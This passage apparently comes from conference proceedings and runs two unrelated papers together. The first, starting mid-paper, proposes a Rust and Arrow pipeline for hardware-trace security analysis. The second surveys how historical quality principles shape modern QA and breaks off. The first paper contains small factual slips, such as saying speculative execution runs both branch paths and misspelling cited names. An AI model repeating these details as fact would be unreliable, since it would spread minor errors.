In our use case, where we are extensively studying hardware designs for difficult-to-detect vulnerabilities, we often use hundreds or more traces to study a single aspect of a design, so any inefficiency within a single container is duplicated many times across our architecture. As it stands, Myrtha is a useful tool for hardware security specification already, but scales poorly. For example, we consider the case of *transient execution CPU vulnerability*.

2.1 Transient Execution CPU Vulnerabilities

Transient Execution CPU Vulnerabilities arise from *speculative execution*, a processor optimization wherein, when a pipelined process encounters a branch based on some yet-incomplete computation or memory read, the CPU executes both possible paths pending the result of conditional expression. Branch prediction, and speculative execution are major contributors to modern hardware performance. However, in 2018, the Meltdown (Lipp et al., 2018) and Spectre (Kocker et al., 2019) vulnerabilities were discovered, that made processors utilizing these performance enhancements exceedingly insecure. In brief, an attacker could manipulate branch prediction to speculative issue illegal memory read directives, which would speculatively load privileged data into a software visible cache. When the branch was found to be illegal and terminated, the CPU state would reset, but memory state would not and other attacks could be used to read the sensitive data in memory.

These attacks are elusive because they involve unrecognized disclosure and can be difficult to study for this reason. We think of this in terms of traces – no single trace reveals that a CPU is vulnerable to attack. Instead, multiple traces must be studied, and it must be determined that under no trace does a speculative memory load occur (or some other action) occur.

2.2 Scaling and Parallelism

The Myrtha workflow above supports exactly one *trace of execution* at a time, and as a container can be scaled but has scaling performance based on container size and speed. Since we will necessarily use at least one compiled binary for our simulator (whether Icarus Verilog or some other tool, the most likely of which is Verilator), we believe it will be most efficient to generate stand-alone binaries for the remaining stages, containerize these binaries, and then broadly apply the framework to the generation of – and then specification over – many traces. Doing so, we hope to capture specifications that either preclude or detect transient execution CPU vulnerabilities in relatively little real time, and with manageably low cloud compute costs. Ideally, we will identify use cases for GPU acceleration for inference tasks versus the CPU-based inference used in earlier tools.

3 Proposed Solution

We regard Rust as an industry-standard language for generating performant binaries and have been working to translate our translation and inference stages into Rust for that reason. Alongside other high performance lower-level languages like C++ and Go, Rust has become a popular language for writing cloud-compute lambda functions and has extremely precise memory usage due to borrow checking, which removes the need to include garbage collection in a binary. Rust also supports modern error-handling, which is highly useful to maintain our project across different versions of Verilog and potentially different simulators.




Figure 2: Proposed Use Case of RTL-Arrow in Cluster

3.1 IEEE 1364 VCD and Daikon

In the “Myrtha” tool, both *value change dumps* and *traces of execution* were stored in an ASCII-based format – the IEEE 1364 VCD format for value change dumps, and the traces in a two-file format specific to Daikon, a dynamic invariant detector which extracts trace properties from simulated traces – and can be used to automatically generate security properties. Both formats utilize a header, which enumerates the registers (and wires) of a design.

The *value change dump* then logs any changes to register values from the starting, uninitialized value. By contrast, the Daikon trace enumerates the value of every register at every clock tick – which is modelled as a program point. Internally, Daikon models the hardware as a program, and each clock tick of the processor is modelled as a method or function call with its own name space.

When initially released in 2004 (Ernst, 2007), and even when initially applied to hardware in 2017, the computing ecosystem was entirely different, and Daikon’s trace format was unremarkable. This no longer the case.

While Python has been the most popular language year-on-year since 2017, and boasts a wide range of inference and analytics libraries, in 2004 there were **not** existing interchange formats – even Hadoop had not yet been released – and even in 2017 GPU acceleration inference was in its infancy and rarely applied to domains outside of vision.

Now, in 2025, there are well-supported and generalized cloud and GPU capability data interchange formats that suitable any number of tasks, including program and hardware validation. As recently as the past 12 months in the past year, we have seen two major developments that impact the relevance of our work. The most popular tabular format in Python – **pandas** – released a new version that is now ASF

Arrow-backed. Separately, the ubiquitous cloud compute technology ASF Spark has released a Rust kernel to support Rust and Python user-defined functions. These design decisions were made with good reason and should be applied to hardware validation as well.

3.2 Arrow

Internally, we can eliminate both ASCII-formatted write-to-disk memory costs by utilizing the Arrow format:

"universal columnar format and multi-language toolbox for fast data interchange and in-memory analytics" (Apache Arrow, 2025)

We can do so even with minimal modifications to the existing simulator by piping the data from the simulator to our encoding process. The capturing application need only then maintain minimal working state – current values of all registers – and then write the values to a dataframe at each time point.

Arrow helpfully has first-class support in a variety of languages, ranging from interpreted scripting languages like R and Python to systems languages like C/C++ and Rust.

Once a *trace of execution* has been placed in an Arrow format, it can be written to disk in a machine-readable binary format, either the Arrow format itself for zero-copy reads or the compressed Parquet format used for storage. In general, we expect to write to Parquet anticipating revisiting trace data numerous times during the security research process.

3.3 Polars

To meet our requirements for a compact binary, we wanted to use a compiled language with no garbage collector, eliminating a variety options, perhaps most obviously Go. Fortunately, Rust has excellent library support for working with Arrow, much like C/C++ which have Arrow libraries, but Rust additionally has a native, Arrow-backed dataframe library – Polars (to the best of our knowledge, C++ has both dataframe support and first-class Arrow support, but does not have an Arrow-backed dataframe library).

We plan to use Polars to translate our *value change dump* files into Arrow dataframes, which can be accepted by a variety of modern inference engines implementing many of the clustering algorithms used within Daikon. We propose a performant RTL-to-Arrow stage combining a high-performance Verilog compiler with a high-performance Arrow binary, each in a compiled language with no garbage collection.

3.3.1 LazyFrames

A core feature of Polars is the LazyFrame – a dataframe that delays evaluations of transforms until being queried. Within a data science technology stack, this can lead to considerably improved performance by optimizing the sequences of transforms and operations. For our purposes, we have no real benefit to using LazyFrames **are** we simply treat Polars as an Arrow API.

We do, however, intend to take advantage of LazyFrames within our analytics frameworks after completing translation, and still regard the LazyFrame as a core benefit of our language selection for that reason. We motivate the benefits with an example.

Suppose we are considering a design with 1000 registers, of which 200 each are distributed over an ALU, FPU, MMU, debug interface (DBG), and interrupt handler (IRQ). We may wish to validate the memory calculations of this design to ensure that no arithmetic errors contribute to illegal reads. To do so, we likely will complete two tasks:

1. Functional validation of the ALU's arithmetic capabilities
2. Information flow analysis from the FPU to MMU to ensure float values are not dereferenced.

In both cases, we will issue queries not over the entire dataframe, but over subsets of the dataframe, and compose queries across multiple subsets (especially in the case of two).

By executing lazily, these queries may be fully specified and then reordered by the underlying library into a performance optimized sequence. This can avoid redundant or unnecessary calculations, and exploit performance optimizations not exposed to the end user. Rather than learn the intricacies of optimizing dataframe queries, we can use LazyFrames as a best effort optimizer, and only manually optimize in the case of specific performance requirements for specific queries.

Lazy evaluation is non-trivial to implement in languages without built-in support (and in fact the Python implementation is simply a Rust API) and our impressive of the dramatic rise in the popularity of Polars is consistent with this implementation detail driving major performance improvements across a range of domains, including, we hope, hardware validation.

4 Design Decisions

4.1 Nullable types

One of the great benefits of working with Rust/Polars/Arrow triple is the treatment of *nullable integers*, which are a common and important case when studying hardware traces. Hardware signals generally are treated as binary, but IEEE 1364 they are more properly quartenary values which can be represented at bit level as '0', '1', 'x', or 'z'. In particular, 'x' values are extremely common to represent hardware signals which have not yet been initialized to values. In a security context these signals are often important due to many security agreements around design states before and across the time point when a hardware device comes out of reset.

In prior work (vcd2df, 2025 and Deutschbein, 2025), it was difficult to represent these values as many data-oriented scripting languages lack graceful support for nullable integers of fixed width. In a 32 bit design, for example, there are many registers which are 32 bits in size but many represent greater than 2^{32} distinct values, but far fewer than 2^{64} . Neither Python nor R, for example, can store these values efficiently. However, Rust supports an "Option" type:

"Type Option represents an optional value: every Option is either Some and contains a value, or None, and does not."

This is precisely what our implementation demands. Either register either is initialized and holds a numerical value, or is not and does not.

Separately, Arrow supports nullable data at dataframe level by maintaining a *validity bitmask*, stored adjacent to the dataframe in memory (Tustvold, and Alamb, 2022). This *validity bitmask* allows storing options with the minimal cost of a single additional bit per value – effectively allowing 32 bit option storage within only 33 bits.

And finally, the Polars dataframe library helpful stores Rust options directly as nullable data within Arrow dataframes, posing no additional implementation overhead to us as designers or clients of the software.

4.2 Columnar vs. Record-Based

A natural question about using a dataframe format is the trade-offs between columnar formats, which represent some observations as a matrix or two-dimensional array, or record-based formats like JSON which represent observations as leaf nodes in a tree.

One common benefit to dataframe encoding is compression, which importantly is not a benefit in our case. When modelling hardware designs, most registers are unchanged cycle-to-cycle, so we experience massive data duplication and frequently binary dataframe formats have larger storage footprints than text-based record formats. And we do consider memory in our case, especially for larger designs or longer test suites.

That said, the overwhelming benefit of dataframe support for queries cannot be understated. Prior efforts in hardware validation often had to develop sophisticated, custom parsers to infer relatively simple relationships between registers, such as clustering algorithms or binary relations. In our experience, any query required extensive implementation time to interface directly with the underlying trace data.

Dataframes offer high performance due to vectorization and parallelization to most forms of queries, and often support predictable, constant-time memory access. We have found dataframe storage to be accelerant for hardware security research within our group, and believe the storage costs are justified by the increased development speed.

That said, it merits further investigation to determine what, if any, benefits can be derived by introducing both utilities for translation to record-based types, and the usage of a binary record-based storage medium such as bicode (bicode-org, 2025), especially over larger designs.

5 Results

To assess the comparative performance of RTL-Arrow versus the state-of-the-art, we will compare our RTL-Arrow implementation against libraries in Python and to translate VCD files to Arrow formats. In a few cases, we will have to modify the packages slightly, but the points of comparison are helpfully open-source and we are able to make minor changes.

To do so, we implemented a crate in Rust and performed a simple example, based on a use case involving a map of information flow detection across 181 *value change dump* files. In both cases, we output a series of pairwise information flow events as JSON.

5.1 Compilation Cost

To provide a fair comparison to interpreted languages, we believe the closest point of comparison will be to use a *build container* to configure a *cluster container*. The best point of comparison, we believe, is comparing the container build time for either (1) installing the relevant runtime on the cluster container for an interpreted technology or (2) installing the compiler toolchain on the build container, compiling, and copying to the cluster container for a compiled technology.

We do not necessarily expect RTL-Arrow to be particularly competitive at this stage. Both the Rust compiler installation (rustup) and compiling with the Polars crate are fairly involved.

In practice, we found that through the use a *build container* we were able to avoid the costly Rust installation using a community-provided pre-built image, but we still experienced costly installation of Arrow and Polars, which we used to interface with Arrow.

Our first effort to instantiate a Python container completed in 74.795 seconds on our reference system. By contrast, the Rust variant required 291.691 seconds. Testing locally, we found Rust compilation took 19.600 seconds after installing dependencies.

We did not see significant differences between the use of Podman or Docker and saw only a spread of a few seconds across repeated trials. In both cases, we began with a pre-built image maintained by the language foundation, installed all language packages through the language package manager (“pip” for Python and “cargo” for Rust) and used a “git” binary to retrieve the files for the tests from a reference repository (cd-public, 2025).

5.2 Container Size

Our Python image, which contained the Python based images and the minimal Python “vcf2df” library, required 1.76 GB of storage, of which approximately 1.11 GB was the base image and the remaining was “pandas” dataframe library and its dependencies.

Our Rust build image was 2.59 GB in size, of which approximately 1.79 was the base image and the remainder was Arrow and Polars dependencies. Importantly, we note this also must contain a linker, for which we used “gcc”.

Our Rust cluster image was 778 MB in size, which we expect to overwhelmingly be Arrow, as this memory footprint is quite similar to the additional size needed for a Python image to interface with Arrow, and the cluster image should contain little else beyond a minimized OS (for which we used Debian).

5.3 Run speed

Running locally, we found Python completed the security characterization task in 28.468 seconds. Repeated runs fell within a second.

By contrast, our Rust implementation, which we had regarded as almost fully unoptimized, ran in 2.217 seconds. Repeated runs fell within a tenth of a second.

We found this performance unexpectedly high. Having specifically worked in Python for this research direction for close to a decade, we have few remaining optimizations to accelerate our Python code beyond deploying a cluster. By contrast, we do not regard ourselves as beyond entry-level Rust programmers and were concerned a lack of familiarity with the language may incur heavy costs due to unnecessary borrows or poor choice of types. In point of fact, we appeared to approach the I/O bound without optimizations, falling with an order of magnitude of “wc” (at .285 seconds).

6 Conclusion

Despite relatively high costs for development and compilation, the usage of a Rust binary markedly reduced our memory footprint on highly parallelizable process for hardware security research. We also found several unexpected benefits – first class support for an option type in Rust greatly improved our ability to interface with nullable integers, a natural implementation for potentially uninitialized hardware signals, and the Rust string APIs greatly simplified the process of parsing an relatively undocumented file type.

We encourage similar organizations preparing to scale to larger data science applications to consider moving repeated and parallelizable routines into the Rust language, and look forward to how it can accelerate our own research efforts in the coming years.

We found less than half the memory footprint and over ten times the performance for fairly minimal development costs.

7 References

Kocher, Paul et al. 2019. “Spectre Attacks: Exploiting Speculative Execution.” In 40th IEEE Symposium on Security and Privacy (S&P’19).

Lipp, M. et al. 2018. “Meltdown: Reading Kernel Memory from User Space.” In 27th USENIX Security Symposium (USENIX Security 18).

Ernst, Michael D., Jeff H. Perkins, Philip J. Guo, Stephen McCamant, Carlos Pacheco, Matthew S. Tschantz, and Chen Xiao. 2007. “The Daikon System for Dynamic Detection of Likely Invariants.” Science of Computer Programming 69 (1-3): 35–45.

Deutschbein, Calvin, and Aristotle Stassinopoulos. 2025. “Test, Build, Deploy’—A CI/CD Framework for Open-Source Hardware Designs.” In 2025 International Conference on Electrical, Computer and Energy Technologies (ICECET). Paris, France. <https://doi.org/10.48550/arXiv.2503.19180>.

- Deutschbein, Calvin, Jimmy Ostler, and Hriday Raj. 2025. “vcd2df—Leveraging Data Science Insights for Hardware Security Research.” In 2025 International Conference on Artificial Intelligence, Computer, Data Sciences and Applications (ACDSA). Antalya, Türkiye. <https://doi.org/10.48550/arXiv.2505.06470>.
- Deutschbein, Calvin. 2025. vcd2df. CRAN. Published May 16, 2025. <https://cran.r-project.org/web/packages/vcd2df/index.html>.
- vcd2df. n.d. PyPI. Accessed September 8, 2025. <https://pypi.org/project/vcd2df/>.
- Tustvold, and Alamb. 2022. “Arrow and Parquet Part 1: Primitive Types and Nullability.” Blog. Apache Arrow (blog), October 5, 2022. <https://arrow.apache.org/blog/2022/10/05/arrow-parquet-encoding-part-1/>.
- Apache Arrow. n.d. Accessed September 8, 2025. <https://arrow.apache.org/>.
- bincode-org. 2025. bincode. GitHub. Last modified August 18, 2025. <https://github.com/bincode-org/bincode>.
- cd-public. 2025. Hasp25. GitHub. Last modified September 4, 2025. <https://github.com/cd-public/hasp25>

Modern QA's Roots: From 1800s Industry to Today

Mesut Durukal

durukalmesut@gmail.com

Abstract

Nowadays, ensuring quality in the products we develop and deliver to customers and users is quite challenging. The main reason is that the time to go to production is very short. Execution environments and integrations are complex and comprehensive. We are building modern, sophisticated features that are not easy to test, and trying to manage all these workflows under tight schedules.

To conduct quality assurance in the most efficient way, we can apply several approaches. Looking back over the last 100 years of quality, we see that quality is a living and evolving cycle. To better understand the approaches we use today, it's important to be familiar with the background and original ideas that shaped them. ***Because actually, most pressing challenges in today's fast-paced software delivery still mirror the problems industrial pioneers faced over a century ago. Therefore, the solutions developed by those leaders can ease modern development challenges.***

Some of those fundamental quality assurance approaches are:

- Lean Development – Lean focuses on eliminating waste, improving flow, and delivering value efficiently [1] — principles are applied far beyond manufacturing. A fundamental practice of Lean development is TQM (Total Quality Management) – Evolving over decades, TQM emphasizes organization-wide quality responsibility, customer focus, and continuous improvement. [2].
- Prioritization and focusing on value. One example is Pareto Principle (80/20 Rule) – Vilfredo Pareto was an economist/sociologist who first noted and reported his observation that about 80 % of wealth was concentrated in about 20 % of a population in the late nineteenth-century [3].
- Continuous improvement: A core method is PDCA Cycle (Plan-Do-Check-Act) – Originally developed by Walter Shewhart [4] and popularized by W. Edwards Deming. It provides a structured, iterative approach to solving problems and refining processes.
- Bug analysis and prevention methods like FMEA, SWOT Analysis, Taguchi Model and Six Sigma.

These fundamental approaches, along with several others, have gradually evolved to shape modern QA practices. This paper argues how they bridge to today's methodologies and that teams achieve better QA outcomes when they apply classic quality principles as guiding intent, not just tools.

Biography

Mesut Durukal is a Quality Assurance and test automation enthusiast with experience in several domains. Along with having proficiency in CMMI and experience in Agile practices under his belt, he has taken various roles like Quality Owner, Hiring Manager and Chapter Lead in the organization, leading multiple QA squads in multinational projects.

He has expertise in test automation and integration to CI/CD platforms supporting continuous testing with logging, reporting and root cause analysis packages from scratch. Besides, he has been facilitating test processes and building test lifecycles in the projects.

1 Introduction

Looking back at 100 years of quality, it can be understood that multiple principles have been applied together to form a mature quality assurance approach. Understanding why these principles gained popularity and what key benefits they bring is essential. In this way, aiming to incorporate their greatest strengths into our everyday practices would be easier.




Figure 1: 100 years of quality [5]

2 Principles shaping today's Quality Assurance

2.1 Lean Development

The development of Lean Manufacturing has taken over two centuries. Let's take a quick look at this extensive background.

- Eli Whitney – Early 1800s: Whitney [6] initiated the use of **interchangeable** parts, moving production away from handcrafting and toward standardization. This already sounds familiar in terms of today's struggles and the good practices: **reusability**, scalability, and consistency.
- Frederick Taylor – Early 1900s: Known for Scientific Management, Taylor emphasized **efficiency**, standard procedures, and task optimization. His work inspired the need for structured, measurable processes in both manufacturing and quality practices. Again, we can see a bridge between today and the early 1900s, since ensuring efficiency is one of the biggest efforts in today's world. This is why we are spending a significant time to find the optimum **metrics** and measure the maturity of processes.
- Frank & Lillian Gilbreth – Early 20th Century: The Gilbreths introduced time and motion studies and process charts, laying the foundation for waste identification and process mapping. Their work was a method focused on improving work efficiency by **analyzing** and optimizing the movements of workers [7]. They used techniques like filming workers to identify wasteful actions and reduce fatigue. Their work laid the foundation for scientific management and we can relate it to modern **root cause analysis** and **post-mortem** studies for avoiding the same issues in the future.

- Henry Ford – 1910s–1920s: Ford revolutionized production with the moving assembly line [8] and continuous flow manufacturing. These innovations demonstrated the power of **minimizing wait times** and maximizing throughput. These principles have founded the key objectives in **automated software delivery pipelines** today.




Figure 2: Ford Moving Assembly Line, 1913, Highland Park Michigan [9]

- Edward Deming, Kaoru Ishikawa, Joseph Juran, and Philip Crosby – 1940s–1960s: These Quality Thought Leaders contributed to quality philosophies like Statistical Process Control (SPC) and Total Quality Management (TQM). Their focus on **customer satisfaction** and data-driven improvement influenced modern QA **defect prevention** processes.

In short, Total Quality Management (TQM) is a comprehensive management approach that focuses on continuous improvement across all areas of an organization, with the ultimate goal of enhancing the quality of products and services. Deming played a particularly influential role in promoting TQM principles in post-war Japan, which promotes the idea that quality is not the responsibility of a single department, but a shared commitment across the organization—from leadership to operations—using a systematic, long-term approach to improve processes, reduce defects, and meet or exceed customer expectations. In the context of modern Agile QA, TQM's influence is clear. Agile shares TQM's emphasis on continuous improvement, cross-functional collaboration, and a customer-centric mindset.

- Toyota Production System (TPS) – 1940s–1970s: Developed by Taiichi Ohno and Eiji Toyoda, TPS synthesized earlier ideas into a comprehensive system [10]. Core principles included:
 - **Elimination of waste** (*muda*)
 - **Just-In-Time (JIT)** production
 - **Continuous improvement** (*kaizen*)
 - **Respect for people**

Toyota Production System inspired many QA methodologies that emphasize **value-driven testing** and team collaboration. The term “Lean” was introduced by James Womack in *The Machine That Changed the World* (1990) [11], summarizing decades of practice at Toyota. While the term was new, the philosophy had matured over time and found relevance in software development and QA processes.




Figure 3: Depiction of TPS [12]

2.1.1 Reflections on Today

Eli Whitney's use of interchangeable parts sounds familiar in terms of today's landscape since we similarly try to avoid implementing the same solutions from scratch and instead encourage **reusability**, **modularity**, scalability, and consistency. Building a standard is the key for the use of interchangeable units because custom implementation would not integrate into external systems. Before developing short term solutions, planning a well-structured standard approach takes some time, but it will save time in the long term. This approach totally aligns with the Lean mindset by removing duplication.

Frederick Taylor's scientific approach to improve efficiency is again one of our biggest goals nowadays as release deadlines are the tightest ever and resources are limited. Gilbreth's theory had the same goals of identifying root causes and removing them. If we understand and follow this mindset which analyzes the improvement rooms and bottlenecks in the process, this will help us conduct the releases more smoothly.

Henry Ford's moving assembly lines are still inspiring because we also try to automate stages in development pipelines and get rid of manual verification steps. For me, "push-on-green" practices are a modern reflection of Ford's moving lines. ***How I try to adapt it into an actionable item is by figuring out whether we can automate the verification steps we currently perform manually at each pipeline stop, and then adding the relevant ticket to our backlog.***

One of the popular quality assurance mottos nowadays is “We are all on the same boat”. The idea follows the TQM principles which encourages teamwork and taking responsibility to improve quality. While TPS has similar principles, the focus is value-driven testing. Contemporary testing approaches like risk based testing or test suite prioritization methods are based on the same philosophy.

2.2 Prioritization & Value Mapping

One specific practice originated within TPS was **Value Stream Mapping**. It is used to **visualize, analyze, and optimize the flow of materials and information** required to deliver a product or service to a customer. The primary goal of VSM is to **identify value-added and non-value-added steps** in a process, uncover **waste**, and improve **overall efficiency and flow**.

2.2.1 Pareto Principle

Another approach, The **Pareto Principle (80/20 Rule)** is also frequently applied in the areas of quality and process improvement. The principle was first introduced by Italian economist Vilfredo Pareto [13] in 1896 and it was used to describe the unequal distribution of wealth, observing that 80% of land in Italy was owned by 20% of the population. Over time, it has become a general rule of thumb for prioritization, highlighting that a small number of causes are often responsible for the majority of outcomes.

It has become a widely adopted tool not only within Lean but also across other quality management frameworks like Six Sigma, Total Quality Management (TQM), and Agile QA.

2.2.2 Kano Model

The Kano Model [14], developed in the 1980s by Professor Noriaki Kano, is a framework for understanding and categorizing customer preferences and how they relate to product satisfaction. Unlike traditional models that treat all product features as equally important, the Kano Model distinguishes between different types of customer needs: basic needs (expected features that cause dissatisfaction when missing), performance needs (features that cause satisfaction when fulfilled and dissatisfaction when not), and excitement needs (unexpected features that delight customers but don't cause dissatisfaction when absent).




Figure 4: Kano Model [14]

2.2.3 Reflections on Today

Value Mapping principles help teams focus their limited time and resources on the most impactful areas. Agile projects operate under short iterations and tight timelines, so exhaustive testing is not feasible. By applying the 80/20 rule, QA teams can identify the 20% of components, user flows, or modules that tend to produce 80% of the defects or carry the highest risk. This insight is often gained through historical defect data, exploratory testing insights, or collaboration with developers and product owners. ***In all my projects, the first thing I do is discuss with Product Owners to clarify whether there are features that are not being used or needed, yet are still being maintained to reduce the technical debt.***

Excerpt from PNSQC Proceedings

Copies may not be made or distributed for commercial use

2.3 Continuous Improvement

